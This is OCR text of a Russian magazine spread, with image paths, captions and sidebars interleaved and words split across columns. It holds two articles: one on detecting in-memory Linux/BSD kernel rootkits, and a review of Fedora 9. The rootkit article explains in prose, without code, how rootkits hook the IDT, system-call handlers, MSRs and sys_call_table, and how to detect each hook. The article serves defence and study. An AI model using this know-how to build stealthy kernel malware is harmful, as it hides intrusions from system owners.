Согласно общепринятой классификации, руткитами называют программы (обычно безвредные), предназначенные для сокрытия сетевых соединений, процессов и дисковых файлов, а также других программ, чаще всего довольно агрессивных по натуре (чего им тогда шифроваться, спрашивается). Классификация — это прекрасно, но на практике нам приходится бороться не с руткитами в чистом виде (тоже мне, понимаешь, сферические кони в вакууме), а с различными механизмами маскировки. Огромное количество червей (и прочей малвари) имеет встроенные руткиты с полиморфным движком. Поэтому условимся понимать под руткитами любую нечисть, занимающуюся сокрытием системных объектов (файлов, процессов, сетевых соединений). Своих или чужих — неважно. Попробуем разобраться — как же работает эта шапка-невидимка, и какие способы обнаружения руткитов существуют.

КОЧЕВЫЕ ПЛЕМЕНА ПРОТИВ ОСЕДЛЫХ ФОРМ ЖИЗНИ

Существуют два типа руткитов: первые, внедряясь в систему, создают новые файлы или модифицируют уже существующие, получая управление при каждой загрузке операционной системы. Другие же — вообще не прикасаются к диску, не создают новых процессов, ограничиваясь модификацией оперативной памяти. Естественно, руткиты такого типа умирают при перезагрузке и выглядят не слишком-то жизнеспособными, однако до тех пор, пока дыра, через которую проникает руткит, остается не

Основное место околоруткитной тусовки — www.rootkit.com



Дизассемблерный листинг функции system_call, обращающейся к таблице системных вызовов sys_call_table

залатанной, он будет приходить вновь и вновь. Закрытие дыры мало чего изменит, ведь там, где есть одна дыра, найдутся и другие — создателю руткита достаточно переписать несколько десятков строк кода, ответственных за внедрение первичного загрузчика в целевую систему, — и дело сделано.

В распределенных сетях (ботнетах) перезагрузка одного или нескольких узлов — вообще не проблема, к тому же после перезагрузки узел будет инфицирован вновь. Этот факт очень трудно обнаружить, ведь никаких изменений на диске нет! А сетевые соединения современные руткиты скрывают весьма эффективно. Прошли те времена, когда открытые порты обнаруживались тривиальным сканированием с соседней машины. Продвинутые руткиты не открывают никаких портов. Они садятся на сетевой интерфейс, контролируя трафик и модифицируя определенные поля в заголовках TCP/IP-пакетов, значения которых согласно RFC выбираются случайным образом. Скремблер скроет факт модификации (независимо от передаваемых руткитом данных мы получим такое же хаотичное распределение, как и на незараженной машине), а несимметричный шифратор предотвратит декодирование перехваченной информации. Даже если мы заведомо знаем, что руткит есть!

Откуда мы узнаем, что он есть? Объем трафика в норме, никаких изменений на диске не наблюдается (что кардинальным образом отличается от руткитов первого типа, которые обнаруживаются настолько тривиально, насколько это можно себе представить). Загружаемся с LiveCD и проверяем контрольные суммы всех файлов (или просто осуществляем побайтовое сравнение с дистрибутивом). Конечно, для серверов такой способ не очень-то пригоден — их вообще лучше не перезагружать, но сервера, критичные к перезагрузкам, обычно оснащены RAID-массивами с hot-plug'ом. Так что просто вытаскиваем один набор дисков из матрицы, ставим его на другую машину, проверяем контрольную сумму и делаем оргвыводы.

Короче говоря, руткиты, вносящие изменения в файловую систему, нам неинтересны, и дальше мы будем говорить исключительно о заразе, обитающей непосредственно в оперативной памяти и получающей управление путем модификации ядра (поскольку на прикладном уровне нормальному руткиту делать нечего).

МЕТОДЫ БОРЬБЫ, ИЛИ БЫЛА Б КАТАНА — СДЕЛАЛ БЫ ХАРАКИРИ

Прежде чем продвигаться вглубь, сразу выбросим на помойку несколько популярных, но безнадежно устаревших способов борьбы с руткитами. Чтение памяти ядра через `/dev/[k]mem` (при активном рутките!) — это курам на смех. Поиск следов компрометации при помощи GDB — из той же оперы. Руткиту ничего не стоит отследить обращение к любому файлу/устройству, «вычистив» следы своего пребывания или совершить «харакири» при запуске GDB. Чуть сложнее — ввести в заблуждение GDB, оставаясь при этом активным, живым и здоровым.

Достойных отладчиков ядерного уровня под никсы не существует. Ну, не то, чтобы совсем нет, но в штатный комплект поставки уж точно ни один не входит. Хорошо еще, если установка отладчика не требует перекомпиляции ядра, не говоря уже о перезагрузке. Самих же отладчиков довольно много: NLKD, KDB, LinIce, DDB, и ни один из них не обладает неоспоримыми преимуществами перед остальными. Кстати, для ловли руткитов иметь готовый к употреблению отладчик необязательно. Достаточно написать загружаемый модуль ядра, считывающий и передающий на прикладной уровень все критичные к перехвату структуры данных вместе с машинным кодом (естественно, ядро должно быть скомпилировано с поддержкой модульности). Что это за данные — мы сейчас выясним.

МАГИЧЕСКИЕ АББРЕВИАТУРЫ — GDT, LDT, IDT

Сокрытие чего бы там ни было базируется на перехвате/модификации ядерных структур данных/системного кода. Способов перехвата придумано множество, и каждый день появляются новые. Однако количество самих системных структур ограничено, что существенно упрощает борьбу с заразой.

Начнем с простого. С **таблиц глобальных/локальных дескрипторов** (Global/Local Description Table или, сокращенно, GDT/LDT), хранящих базовые адреса, лимиты и атрибуты селекторов. Чем они могут помочь руткиту? Ну, кое-чем могут. Linux/xBSD используют плоскую модель памяти, при которой селекторы CS (код), DS (данные) и SS (стек) «распахнуты» на все адресное пространство: от нуля до самых верхних его окраин. Создание нового селектора с базой, отличной от нуля, с последующей его загрузкой в один из сегментных регистров существенно затрудняет дизассемблирование руткита, особенно тех экземпляров, что выдраны из памяти чужой машины. Таблицы дескрипторов в распоряжении реверсера нет и не будет (руткит умер). Грубо говоря, мы вообще не можем определить, к каким данным осуществляется обращение, ведь база селектора неизвестна! Реверсеров и сотрудников антивирусных компаний такие руткиты просто доводят до бешенства, затягивая анализ, а вместе с ним и приготовление «вакцины».

Побочным эффектом этого антиотладочного приема стано-




info

• Перехват системного вызова sys_read позволяет руткиту контролировать обращения ко всем файлам, устройствам и псевдоустройствам.

• Начиная с версии 2.5, ядро Linux поддерживает механизм быстрых системных вызовов, реализуемый командами SYSENTER/SYSEXIT (Intel) и SYSCALL/SYSRET (AMD), существенно облегчающий перехват и делающий его труднозаметным.

• Продвинутые руткиты не открывают никаких портов, они садятся на сетевой интерфейс, контролируя трафик и модифицируя определенные поля в заголовках TCP/IP-пакетов.

СТЕПАН ИЛЬИН
/ STEP@GAMELAND. RU/



Сайт Жанны Рутковской, посвященный технике создания и поимке руткитов нового поколения

Перехват системных вызовов через INT 80h (слева показана незараженная система, справа — инфицированная)

вится появление новых селекторов в таблице дескрипторов, которых там никогда не наблюдалось ранее. Отладчики ядерного уровня позволяют просматривать таблицы дескрипторов в удобочитаемом виде, но при активном рутките пользоваться отладчиком не рекомендуется. Лучше написать свой загружаемый модуль ядра, считывающий содержимое таблицы дескрипторов командами SGDT/SLDT, описанными (вместе с форматами самих таблиц) в документации на процессоры Intel и AMD.
Огромное количество руткитов модифицирует **таблицу дескрипторов прерываний** (Interrupt Description Table или, сокращенно, IDT), позволяющую им перехватывать любые прерывания и исключения, в том числе и системные вызовы, реализованные на некоторых системах именно как прерывания. Но о сисколлах мы еще поговорим, а пока лишь отметим, что модификация IDT позволяет руткиту перехватывать обращения к страницам, вытесненным на диск (при обращении к ним возникает исключение Page Fault). А также перехватывать другие исключения, например, общее исключение защиты (General Protection Fault), отладочное и пошаговое исключение (отличный способ борьбы с отладчиками), не говоря уже о прерываниях, поступающих от аппаратных устройств — клавиатуры, сетевой карты и прочего оборудования, прямое обращение к которому очень полезно для сокрытия «преступной» деятельности.
Таблица прерываний, отображаемая отладчиками в удобочитаемом виде, может быть прочитана процессорной командой `SIDT`, что намного надежнее, поскольку перехватить ее выполнение руткит уже не в состоянии.

ПРАКТИЧЕСКАЯ МАГИЯ СИСТЕМНЫХ ВЫЗОВОВ

Системные вызовы — основной механизм взаимодействия ядра с прикладными процессами, обеспечивающий базовый функционал и абстрагирующий приложения от особенностей конкретного оборудования. В частности, системный вызов sys_read обеспечивает унифицированный способ чтения данных из файлов, устройств и псевдоустройств. Соответственно, перехват sys_read позволяет руткиту контролировать обращения ко всем файлам и (псевдо)устройствам. Даже если руткит не создает и не скрывает никаких файлов, ему необходимо заблокировать возможность чтения памяти ядра, иначе любой, даже самый примитивный антивирус тут же его обнаружит.
В зависимости от типа и версии ОС системные вызовы реализуются по-разному. Самый древний механизм — это далекий вызов по селектору семь, смещение ноль — `CALL FAR 0007h:00000000h` (или, то же самое, но в AT&T синтаксисе — `lcall $7,$0`). Он работает практически на всех x86-клонах UNIX'а, однако практического значения не имеет, поскольку им пользуются только некоторые ассемблерные программы в стиле «hello, world!», ну и... вирусы, также написанные на ассемблере.
Стандартом де-факто стал программный вызов прерывания `80h` (`INT 80h`), работающий как в Linux, так и во FreeBSD. Как руткит его может перехватить? Посредством модификации таблицы дескрипторов прерываний, переназначая вектор 80h на свой собственный код. Однако это не единственный вариант. Стандартно `INT 80h` передает управление на функцию `system_call`, адрес которой можно определить по файлу System.map, если он, конечно, не удален администратором по соображениям безопасности, — тогда руткит либо читает вектор `80h` через `SIDT`, либо находит system_call эвристическим путем, поскольку она, как и любой другой обработчик прерывания, содержит довольно характерный код. Вставив в начало (или середину) этой функции команду перехода на свое тело, руткит будет получать управление при всяком системном вызове. Следовательно, мы должны считать код функции `system_call` из памяти, сравнив его с оригиналом, который можно позаимствовать из неупакованного ядра, выдернутого из дистрибутивного диска (как это сделать, мы уже неоднократно рассказывали).
После выполнения системного вызова управление получает другая интересная функция — `ret_from_sys_call`, идущая следом за system_call и также, как и system_call, присутствующая в System.map. Ее перехватывают многие руткиты, что вполне логично, поскольку «вычистить» следы своего пребывания лучше всего после отработки системного вызова (а не до него). Популярные руководства по поиску руткитов об этом почему-то забывают, а зря! Функцию `ret_from_sys_call` следует проверять в первую очередь, сравнивая ее код с кодом оригинальной `ret_from_sys_call`, ну или просто дизассемблируя его на предмет наличия посторонних переходов.
Начиная с версии 2.5, ядро Linux поддерживает механизм быстрых системных вызовов, реализуемый командами `SYSENTER`/`SYSEXIT` (Intel) и `SYSCALL`/`SYSRET` (AMD). Он существенно облегчает перехват и делает его труднозаметным. Команда `SYSENTER` передает управление с 3-го кольца прикладного уровня на ядерный уровень, используя специальные MSR-регистры, а конкретно: `IA32_SYSENTER_CS` содержит селектор целевого сегмента, `IA32_SYSENTER_EIP` — целевой адрес перехода, `IA32_SYSENTER_ESP` — новое значение регистра ESP при переходе на ядерный уровень. При этом селектор стека равняется `(IA32_SYSENTER_CS + 08h)`. `SYSCALL` работает практически аналогичным образом, только MSR-регистры другие: `STAR`, `LSTAR` и `CSTAR` (подробнее об этом можно прочитать в описании самой команды `SYSCALL` в спецификации от AMD, ну или от Intel, с учетом, что она поддерживает эту команду в той же манере, в какой AMD поддерживает `SYSENTER`).
Суть в том, что целостность MSR-регистров долгое время никто не проверял — чем руткиты с успехом и воспользовались, изменяя MSR-регистры таким образом, чтобы управление получал не системный обработчик, а код руткита со всеми вытекающими отсюда последствиями. Далеко не все отладчики отображают содержание MSR-регистров. Но это легко осуществить с ядерного уровня командой `RDMSR`, которую руткит также не может перехватить, а потому все его махинации с MSR-регистрами будут немедленного разоблачены. Естественно, помимо проверки MSR-регистров (они должны указывать на тот же системный обработчик, что и в заведомо неинфицированной системе с той же самой версией ядра),

Обработка прерываний в защищенном режиме



links

Тема сокрытия трафика подробно изложена Жанной Рутковской, так что не будем повторять уже сказанное, а просто откроем ее блог и почитаем: theinvisiblethings.blogspot.com.

мы должны проверить код самого обработчика. Он может быть изменен руткитом для перехвата управления без модификации MSR (впрочем, одно другому не мешает, и многие руткиты используют гибридный вариант). Поддержка SYSENTER/SYSCALL не отменяет INT 80h, по-прежнему присутствующую в ядре и вызываемую из старых прикладных библиотек некоторых ассемблерных программ, ну и, конечно, вирусов, работающих на прикладном уровне! Так что руткитам теперь приходится перехватывать и то, и другое, хотя перехват SYSENTER/SYSCALL намного более перспективен (INT 80h используется все реже и реже).


А вот разработчики FreeBSD от INT 80h отказываться пока не собираются, и хотя существует патч от David'a Xu, написанный в конце 2002 года и переводящий систему на SYSENTER/SYSCALL (people.freebsd.org/~davidxu/sysenter/), по умолчанию он не включен в стабильный релиз. Впрочем, сторонние составители дистрибутивов его активно используют (взять, к примеру, DragonFlyBSD).

МОДИФИКАЦИЯ ТАБЛИЦЫ СИСТЕМНЫХ ВЫЗОВОВ

Указатели на системные вызовы перечислены в таблице sys_call_table, адрес которой можно найти все в том же System.map или вычислить эвристическим путем (удаление System.map'а не слишком-то усиливает безопасность).

Подмена указателя на оригинальный системный вызов указателем на код руткита — это классика перехвата. Элементарно обнаруживается путем сравнения оригинальной таблицы системных вызовов, выдернутой из неупакованного ядра дизассемблером, с ее «живой» сестрицей, прочитать которую можно либо отладчиком, либо «руками» — командой mov, вызываемой из загружаемого модуля ядра. Оба способа абсолютно ненадежны и выявляют только пионерские руткиты. «Зверюшки» посерьезнее сбрасывают страницы, принадлежащие таблице системных вызовов, в NO_ACCESS. В результате, при обращении к ним процессор выбрасывает исключение, подхватываемое руткитом, который смотрит, откуда пришел вызов на чтение — если это функция system_call, то все OK, если же нет, то руткит возвращает подложные данные, и таблица системных вызовов выглядит, как сама невинность. Конечно, перед чтением можно проверить атрибуты страницы, но весь фокус в том, что функция определения

90% руткитов — это полный отстой, написанный пионерами и обнаруживаемый по нестабильному поведению системы. Остальные **10%** — что-то более или менее стоящее со сложностью обнаружения, варьирующейся от «элементарно» до «практически невозможно». И чтобы не отстать от прогресса, необходимо постоянно отлавливать свежие руткиты, анализируя их.



SYSCALL и используемые им MSR-регистры

атрибутов страниц реализована как системный вызов, находящийся в той же самой таблице, контролируемой руткитом. Упс! Приехали! Ладно, перед чтением мы назначим свой собственный обработчик исключений, который выручит нас только в том случае, если руткит не модифицировал IDT. Решение заключается в «ручном» разборе страничного каталога, формат которого описан в руководствах по системному программированию на процессоры Intel/AMD и представляет собой намного более простую задачу, чем это кажется поначалу.


Естественно, кроме таблицы системных вызовов необходимо проверить и целостность самих системных вызовов, помня о том, что руткиты могут внедрять команду перехода на свое тело не только в начало функции системного вызова, но также в ее конец или середину, хотя для этого им придется тащить за собой дизассемблер длин инструкций. Тем не менее, «серединный перехват» — стандарт де-факто для всех серьезных руткитов.

ДАЙТЕ МНЕ МЫЛО, ВЕРЕВКУ ИЛИ... ДРОПЕР!

Сотрудники антивирусных компаний получают вирусы/руткиты из трех основных источников. Первый — свои собственные HoneyPot'ы, второй — малварь, присланная коллегами (другими антивирусными компаниями), третий (самый плодотворный) — файлы, полученные от пользователей. В какой-то момент вирусописателям надоело, что их творения разносят в пух и прах за считанные дни, когда на создание руткита и его отладку уходят многие недели — обидно, да? Вот они и стали искать пути, как затруднить анализ малвари, и ведь нашли! Специальная программа, называемая дропером (от английского to drop — бросать), «сбрасывает» основное тело малвари на целевой компьютер, при этом оно шифруется ключом, сгенерированным на основе данных о конфигурации системы, и наружу «торчит» только расшифровщик (зачастую, полиморфный). Как нетрудно догадаться, малварь такого вида работает только на том компьютере, на который она попала «естественным» путем, а всякая попытка запуска ее на другой машине ничего не дает! Ничего, абсолютно!

Чтобы проанализировать малварь, необходимо вместе с ней получить данные о конфигурации, что довольно затруднительно. Поэтому остается только искать дропер, то есть ждать, пока малварь не влипнет в HoneyPot, принадлежащий реверсеру или одному из его партнеров.

ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /



Атомный номер 16

FEDORA 9 SULPHUR: НОВЫЙ РЕЛИЗ ПОПУЛЯРНОГО ДИСТРИБУТИВА

Приятно, когда разработчики придерживаются собственноручно составленных планов, не откладывая выход релизов. А когда выпущенный продукт действительно превосходит предыдущий и не содержит досадных багов — это вдвойне отрадно. В середине мая на наш суд был представлен очередной релиз популярного дистрибутива Fedora, получивший кодовое имя Sulphur (Сера). Сможет ли Сульфур обойти агрессивного Оборотня (Werewolf)?


ВСЕ ДЕЛО В ШЛЯПЕ

Как известно, **Fedora** (fedoraproject.org) произошла от RedHat — одного из самых старых дистрибутивов, успешно дожившего до наших дней и не утратившего своей популярности. Проект, основанный в 1994 году Бобом Янгом и Марком Юингом, практически сразу привлек внимание пакетной системой rpm. Она предлагала пользователям простые пути установки, обновления и удаления программ без их компиляции. Изначально дистрибутив был ориентирован и на десктопы, и на серверы, а разделение проекта произошло в 2003-ем. Ставшее к тому времени уже известным имя RedHat закрепилось за коммерческой системой RedHat Enterprise Linux (RHEL). Пользовательский вариант получил название Fedora Core. В связи с тем, что репозитарии Core и Extras с версии 7 были объединены, дистрибутив стал называться просто Fedora.


На первых порах бытовало мнение, что лишившись поддержки RedHat, свободный проект долго не протянет. Но релизы дистрибутива стабильно выходили раз-два в год, и постепенно вокруг Fedora выросло большое комьюнити. Удобный инсталлятор Anaconda, пакетная система и программы настройки, перекочевавшие из родительского дистрибутива, были признаны одними из лучших. Поэтому без пользователей Fedora не осталась. По данным Wiki-проекта, где приводится **статистика загрузок и установок** (fedoraproject.org/wiki/Statistics), за полгода Fedora 8 установили 2,2 миллиона человек. Проект поддерживает 2000 активных участников. Примерно 600 из них собирали пакеты для нового релиза.

Fedora — один из первых дистрибутивов, перешедших на ядро 2.6. В нем впервые появилась поддержка SELinux из коробки и использован собственный программный стек Java с открытым кодом, обеспечивающий улучшенную поддержку таких приложений, как OpenOffice.org, Eclipse, Apache Jakarta и других. В общем, разработчикам Fedora есть чем похвастаться и что предложить пользователям.

Как и в случае с openSUSE, на Fedora обкатываются новые идеи и технологии, которые затем появляются в RHEL. Каждому релизу обычно предшествует 3-4 предрелиза. Выигрывают от этого все: пользователи получают удобную современную систему, а RedHat — тщательно протестированные разработки. Но стоит заметить, что разработчики openSUSE менее свобод-



Мастер, встречающий пользователя после установки и перезагрузки



Преапгрейд позволяет снизить риск при обновлении системы

ны в выборе и больше подконтрольны Novell (о чем свидетельствует отток майтайнеров из этого проекта). В Fedora модель разработки более открыта. Непонятных рывков из стороны в сторону, как в openSUSE, не наблюдается.

ОБРАЗЫ И РЕЛИЗЫ

Как уже было отмечено в интро, релиз под номером 9 получил кодовое имя Sulphur. По традиции имя должно быть как-то связано с предыдущим релизом. В ходе голосования из вариантов Sulphur, Bathysphere, Mayonnaise, Chupacabra и других победила Сера. В мифологии она — одно из средств, отгоняющих оборотней.

По сравнению с предыдущей версией поставка не изменилась. На странице закачки fedoraproject.org/get-fedora можно получить как традиционные CD/DVD-образы, предназначенные для установки, так и Live-варианты. Поддерживаются платформы x86, x86_64 и Power PC. Интересно, как распределились скачанные с сайта версии через неделю после релиза. Больше всего пользователи сливали универсальный вариант i386 — **77%**, x86_64 — **22%**. И лишь **1%** достался PowerPC.

Закачать файлы можно через HTTP, BitTorrent и Jigdo. Отмечу, что Fedora пошла по следам Ubuntu. Иначе как можно объяснить появление **Fedora Distribution Project** (fedoraproject.org/wiki/Distribution/FreeMedia), участники которого раздают диски с дистром? Правда, еще до релиза там висело сообщение «Fedora Free Media Program is now CLOSED. Please check back next month». Да и в списке нет ни одной страны постсоветского пространства... Но будем надеяться, что и до нас доберется халява.

В Live-варианте возможен выбор между рабочими столами KDE 4.0.3 и GNOME 2.22. Таким образом, Fedora можно смело назвать первым дистрибутивом, разработчики которого рискнули полностью перейти на KDE новой ветки. Возможно, потому, что в Fedora основным всегда был гном. А может, разработчики уже уверены в стабильности новой среды. Кстати, в KUbuntu 8.04, который вышел за две недели до релиза Fedora, предложено два варианта: с новым и старым KDE.

Образ LiveCD можно запускать не только с привода, но и с USB-девайса. В последнем случае понадобится утилита *livecd-iso-to-disk*, которая доступна в пакете *livecd-tools* или в каталоге LiveOS образа. Пользоваться ей очень просто:

```
$ ./livecd-iso-to-disk --overlay-size-mb 1200 \
    /path/to/iso /dev/sdb1
```

Как и в других подобных решениях, вариант Live позволяет установить дистрибутив на жесткий диск компьютера. Прямо на рабочем столе расположен ярлык мастера.

Количество дистрибутивов в **Fedora Spins** (spins.fedoraproject.org) возросло. Теперь здесь имеются версии с XFCE и игровой Games, для разработчиков — Developer, для инженеров-электронщиков — Fedora Electronic Lab (FEL) и некоторые другие. Правда, номер их версии по-прежнему остался «8».

ЧТО НОВОГО В ДЕВЯТКЕ

Разработчики в очередной раз порадовали обилием новинок. Переработана программа установки Anaconda, в том числе изменена последовательность некоторых операций. Разметка диска теперь производится до выбора пакетов, сеть тоже настраивается в самом начале. При создании разделов можно изменить размер файловых систем ext2/3 и NTFS, перейти с LVM на LVM2. ReiserFS и XFS для форматирования не предлагаются, но есть возможность установить систему на подготовленный заранее раздел. Кроме того, в Анаконде появилась поддержка шифрованных файловых систем и ext4.

